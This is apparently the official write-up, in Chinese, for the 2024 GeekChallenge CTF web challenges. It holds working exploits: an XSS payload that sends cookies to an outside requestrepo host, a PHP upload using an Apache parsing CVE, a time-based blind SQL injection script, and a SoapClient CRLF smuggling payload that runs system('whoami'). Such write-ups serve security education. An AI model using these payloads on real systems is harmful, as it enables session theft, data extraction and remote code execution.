

2024年极客大挑战官方WP

Web

problem_on_my_web


其实就是一个xss漏洞，还是无过滤的





然后稍微学一点js，用fetch带出cookie就行了

```
<script>fetch('http://8m3ih6ep.requestrepo.com?a='+document.cookie)</script>
```



I have checked your url

欢迎 元素 控制台 源代码 网络 性能 内存 应用程序 HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING

URL

http://80-d97f8ed3-2686-4610-be5a-fec06db29dd0.challenge.ctfplus.cn/manager

Use POST method

enctype

application/x-www-form-urlencoded

MODIFY HEADER


Body

url=http://127.0.0.1

Name

Upgrade-Insecur

Name



baby_upload

两种解法

解法一：

由404页面可以获得server版本信息

Not Found

The requested URL /123 was not found on this server.


Apache/2.4.10 (Debian) Server at 80-61f4fceb-1096-476a-a431-74c7ebcc4cc2.challenge.ctfplus.cn Port 80

网上查询相关CVE漏洞可以知道CVE-2017-15715这个解析漏洞，然后复现一下就可以了

```
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.7
Referer:
http://80-61f4fceb-1096-476a-a431-74c7ebcc4cc2.challenge.ct
fplus.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundary0CpYGs7bVkgVM2GT
Content-Disposition: form-data; name="upload_file"; filename
="1.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundary0CpYGs7bVkgVM2GT
Content-Disposition: form-data; name="name"

shell.php
------WebKitFormBoundary0CpYGs7bVkgVM2GT
Content-Disposition: form-data; name="submit"

上传
------WebKitFormBoundary0CpYGs7bVkgVM2GT--
```

有个\n

```
<html>
  <head>
    <title>
      Perfect Waf
    </title>
  </head>
  <body>
    <h2>
      Perfect Waf
    </h2>
    <form action="index.php" method="post" enctype="
    multipart/form-data">
      <input class="input_file" type="file" name="
      upload_file"/>
      <br>
      <label>
        文件名:<input type="text" name="name">
      </label>
      <input class="button" type="submit" name="submit"
      value="上传"/>
    </form>
  </body>
</html>
上传成功 位置:uploads/shell.php
<br />
<img src="static/1.jpg" width="768" height="768" />
```




解法二：

白名单后缀绕过，后端代码写的有问题，只对第一个后缀名进行了黑名单检测

所以将文件名改为

```
shell.jpg.php
```

即可绕过



funnySQL

黑名单如下

```
if(preg_match('/and|or| |\n|--|sleep|=|ascii/i',$str)){
    die('不准用! ');
}
```

然后题目无回显无报错，要打的注入方式就是为时间盲注了

然后想想怎么绕过

or被ban了，意味着information和performance这俩库都查不了了，所以我们只能通过`mysql.innodb_table_stats`来查到表名

sleep被ban了用benchmark绕就行了,=号可以用like,regexp等来绕，也可以用>或者<号来绕

空格被ban了可以用/**/或者是()来绕

这里就不放太多测试过程，直接贴exp吧

```
import time

import requests
from concurrent.futures import ThreadPoolExecutor, as_completed

url = "http://80-a808b27a-6de2-448c-8650-
1e5b98d5242d.challenge.ctfplus.cn/index.php?username="
DICT=
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#&'()*+,-./:;<=>?
@[\]^`{|}~"
#payload1="'||if((substr((SELECT/**/database()),
{i},1)/**/like/**/'{j}'),benchmark(10000000,sha1(1)),0)%23" database='syclover'
#payload2="'||if((substr((SELECT/**/table_name/**/from/**/mysql.innodb_table_sta
ts/**/where/**/database_name/**/like/**/'syclover'/**/limit/**/0,1),
{i},1)/**/like/**/'{j}'),benchmark(10000000,sha1(1)),0)%23"
table_name=Rea11ys3ccccccr3333t
#final== f"'||if((substr((select/**/*/**/from/**/Rea11ys3ccccccr3333t),
{i},1)/**/like/**/'{j}'),benchmark(10000000,sha1(1)),0)%23"
flag=''
for i in range(1, 100):
    for j in DICT:

payload=f"'||if((substr((SELECT/**/table_name/**/from/**/mysql.innodb_table_stat
s/**/where/**/database_name/**/like/**/'syclover'/**/limit/**/0,1),
{i},1)/**/like/**/'{j}'),benchmark(10000000,sha1(1)),0)%23"
        start = time.time()
        res = requests.get(url + payload)
        end = time.time()
        if end - start > 2.5:
            flag+=j
            print(flag)
            break
    else:
        print("error")
        break
    print("\n")
```

因为Rea11ys3ccccccr3333t表中只有一个列，所以不需要无列名注入也能得到flag,相对来说这道题挺简单的

ez_SSRF

一开始是www.zip文件泄露得到全部源码

然后得到源码之后开始本地分析

`calculator.php`

```
<?php
$admin="aaaaaaaaaaaadmin";
$adminpass="i_want_to_getIOO_inMyT3st";

function check($auth) {
```

```
    global $admin,$adminpass;
    $auth = str_replace('Basic ', '', $auth);
    $auth = base64_decode($auth);
    list($username, $password) = explode(':', $auth);
    echo $username."<br>".$password;
    if($username===$admin && $password===$adminpass) {
        return 1;
    }else{
        return 2;
    }
}
if($_SERVER['REMOTE_ADDR']!=="127.0.0.1"){
    exit("Hacker");
}
$expression = $_POST['expression'];
$auth=$_SERVER['HTTP_AUTHORIZATION'];
if(isset($auth)){
    if (check($auth)===2) {
        if(!preg_match('/^[0-9+\-*\/]+$/', $expression)) {
            die("Invalid expression");
        }else{
            $result=eval("return $expression;");
            file_put_contents("result",$result);
        }
    }else{
        $result=eval("return $expression;");
        file_put_contents("result",$result);
    }
}else{
    exit("Hacker");
}
```

该php文件限制了remote_addr只能为127.0.0.1，即只能本地访问

然后会调用check函数对身份进行验证，如果是非admin身份的话，则只能使用加减乘除和数字来当计算器用，如果是admin身份则可以执行任意代码了

如果想要成为admin则必须通过判断

`if($username===$admin && $password===$adminpass)`

然后再看`h4d333333.php`

```
<?php
error_reporting(0);
if(!isset($_POST['user'])){
    $user="stranger";
}else{
    $user=$_POST['user'];
}

if (isset($_GET['location'])) {
    $location=$_GET['location'];
    $client=new SoapClient(null,array(
        "location"=>$location,
```

```
        "uri"=>"hahaha",
        "login"=>"guest",
        "password"=>"gueeeeest!!!!",
        "user_agent"=>$user."'s Chrome"));

    $client->calculator();

    echo file_get_contents("result");
}else{
    echo "Please give me a location";
}
```

利用了SoapClient来进行了一个访问操作，在初始化类的时候，我们可控的有location和user_agent的值，那其实这样我们可以明白了这题的考点

SoapClient的http请求走私漏洞

既然给了源码完全可以自己本地搭建环境，然后可以用wireshark来看看自己的包长啥样

我随便抓的一个包，很明显就成功逃逸了

```
POST /GeekChallenge/ez_SSRF/file/calculator.php HTTP/1.1
Host: 127.0.0.1
Connection: Keep-Alive
User-Agent:



POST /GeekChallenge/ez_SSRF/file/calculator.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 27

expression=system('whoami')



's Chrome
Content-Type: text/xml; charset=utf-8
SOAPAction: "hahaha#calculator"
Content-Length: 376
Authorization: Basic Z3Vlc3Q6Z3VlZWVlZXN0ISEhIQ==

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="hahaha" xmlns:xsd="ht
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:calculator/></SOAP-ENV:

HTTP/1.1 200 OK
Date: Fri, 22 Nov 2024 14:03:10 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1f mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

HackerHTTP/1.1 200 OK
Date: Fri, 22 Nov 2024 14:03:10 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1f mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Transfer-Encoding: chunked
```

最后payload

```
user=%0d%0a%0d%0a%0d%0a%0d%0a%0d%0aPOST /calculator.php HTTP/1.1%0d%0aHost:
127.0.0.1%0d%0aContent-Type: application/x-www-form-urlencoded%0d%0aContent-
Length: 27%0d%0aAuthorization: Basic
YWFhYWFhYWFhYWFhZG1pbjppX3dhbnRfdG9fZ2V0STAwX2luTXlUM3N0%0d%0a%0d%0aexpression=s
ystem('whoami')%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a
```

需要注意的是，逃逸的同时要保证content-type和你的body长度相等，不然会被截断

请求

Raw Hex

```
POST /h4d333333.php?location=http://127.0.0.1/calculator.php HTTP/1.1
Host: 80-776b9df8-264d-40d7-9e85-0054220385c4.challenge.ctfplus.cn
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 314

user=%0d%0a%0d%0a%0d%0a%0d%0a%0d%0aPOST /calculator.php HTTP/1.1%0d%0aHost: 127.0.0.1%0d%0aContent-Type: application/x-www-form-urlencoded%0d%0aContent-Length: 27%0d%0aAuthorization: Basic YWFhYWFhYWFhYWFhZG1pbjppX3dhbnRfdG9fZ2V0STAwX21uTX1UM3NO%0d%0a%0d%0aexpression=system('whoami')%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a
```

响应

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Date: Fri, 22 Nov 2024 14:09:03 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.40
Cache-Control: no-cache
Content-Length: 0
```

然后就可以看result文件获取回显了

美化 Raw Hex

```
GET /result HTTP/1.1
Host: 80-776b9df8-264d-40d7-9e85-0054220385c4.challenge.ctfplus.cn
Cache-Control: max-age=0
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

美化 Raw Hex 页面渲染

```
HTTP/1.1 200 OK
Date: Fri, 22 Nov 2024 14:09:33 GMT
Content-Type: application/octet-stream
Content-Length: 8
Connection: close
Last-Modified: Fri, 22 Nov 2024 14:10:40 GM
ETag: "674090e0-8"
Cache-Control: no-cache
Accept-Ranges: bytes

www-data
```

rce_me

这道题考察了常见的PHP黑魔法和基础语法

```php
<?php
header("Content-type:text/html;charset=utf-8");
highlight_file(__FILE__);
error_reporting(0);

# Can you RCE me?


if (!is_array($_POST["start"])) {
```

```php
    if (!preg_match("/start.*now/is", $_POST["start"])) {
        if (strpos($_POST["start"], "start now") === false) {
            die("Well, you haven't started.<br>");
        }
    }
}

echo "Welcome to GeekChallenge2024!<br>";

if (
    sha1((string) $_POST["__2024.geekchallenge.ctf"]) ==
md5("Geekchallenge2024_bmKtL") &&
    (string) $_POST["__2024.geekchallenge.ctf"] != "Geekchallenge2024_bmKtL" &&
    is_numeric(intval($_POST["__2024.geekchallenge.ctf"]))
) {
    echo "You took the first step!<br>";

    foreach ($_GET as $key => $value) {
        $$key = $value;
    }

    if (intval($year) < 2024 && intval($year + 1) > 2025) {
        echo "Well, I know the year is 2024<br>";

        if (preg_match("/.+?rce/ism", $purpose)) {
            die("nonono");
        }

        if (stripos($purpose, "rce") === false) {
            die("nononononono");
        }
        echo "Get the flag now!<br>";
        eval($GLOBALS['code']);




    } else {
        echo "It is not enough to stop you!<br>";
    }
} else {
    echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

Part1 POST传参

```php
if (!is_array($_POST["start"])) {
    if (!preg_match("/start.*now/is", $_POST["start"])) {
        if (strpos($_POST["start"], "start now") === false) {
            die("Well, you haven't started.<br>");
        }
    }
}
```

POST传参 `start now`

```php
    echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

Welcome to GeekChallenge2024!
It is so easy, do you know sha1 and md5?

Part 2 sha1和md5弱比较绕过&PHP7非法变量解析


简单搜索就有答案

sha1和md5弱比较:https://blog.csdn.net/cosmoslin/article/details/120973888

PHP7非法变量解析:https://blog.csdn.net/mochu7777777/article/details/115050295

```php
        }
    } else {
        echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

Welcome to GeekChallenge2024!
You took the first step!
It is not enough to stop you!



Part3 变量覆盖

```
foreach ($_GET as $key => $value) {
        $$key = $value;
    }
```

可以覆盖变量和创建变量
可以创建后续要用的 `$year` `$purpose` `$code`

Part4 intval特性

用科学计数法绕过

```
} else {
        echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

Welcome to GeekChallenge2024!
You took the first step!
Well, I know the year is 2024
nononononono

Part5 stripos绕过

stripos函数


采用数组绕过的方法，stripos函数会返回null,null!=false,所以可以绕过stripos函数

还是一搜就有的小特性

```
        }

        if (stripos($purpose, "rce") === false) {
            die("nonononono");
        }
        echo "Get the flag now!<br>";
        eval($GLOBALS['code']);



    } else {
        echo "It is not enough to stop you!<br>";
    }
} else {
    echo "It is so easy, do you know sha1 and md5?<br>";
}
?>
```

Welcome to GeekChallenge2024!
You took the first step!
Well, I know the year is 2024
Get the flag now!

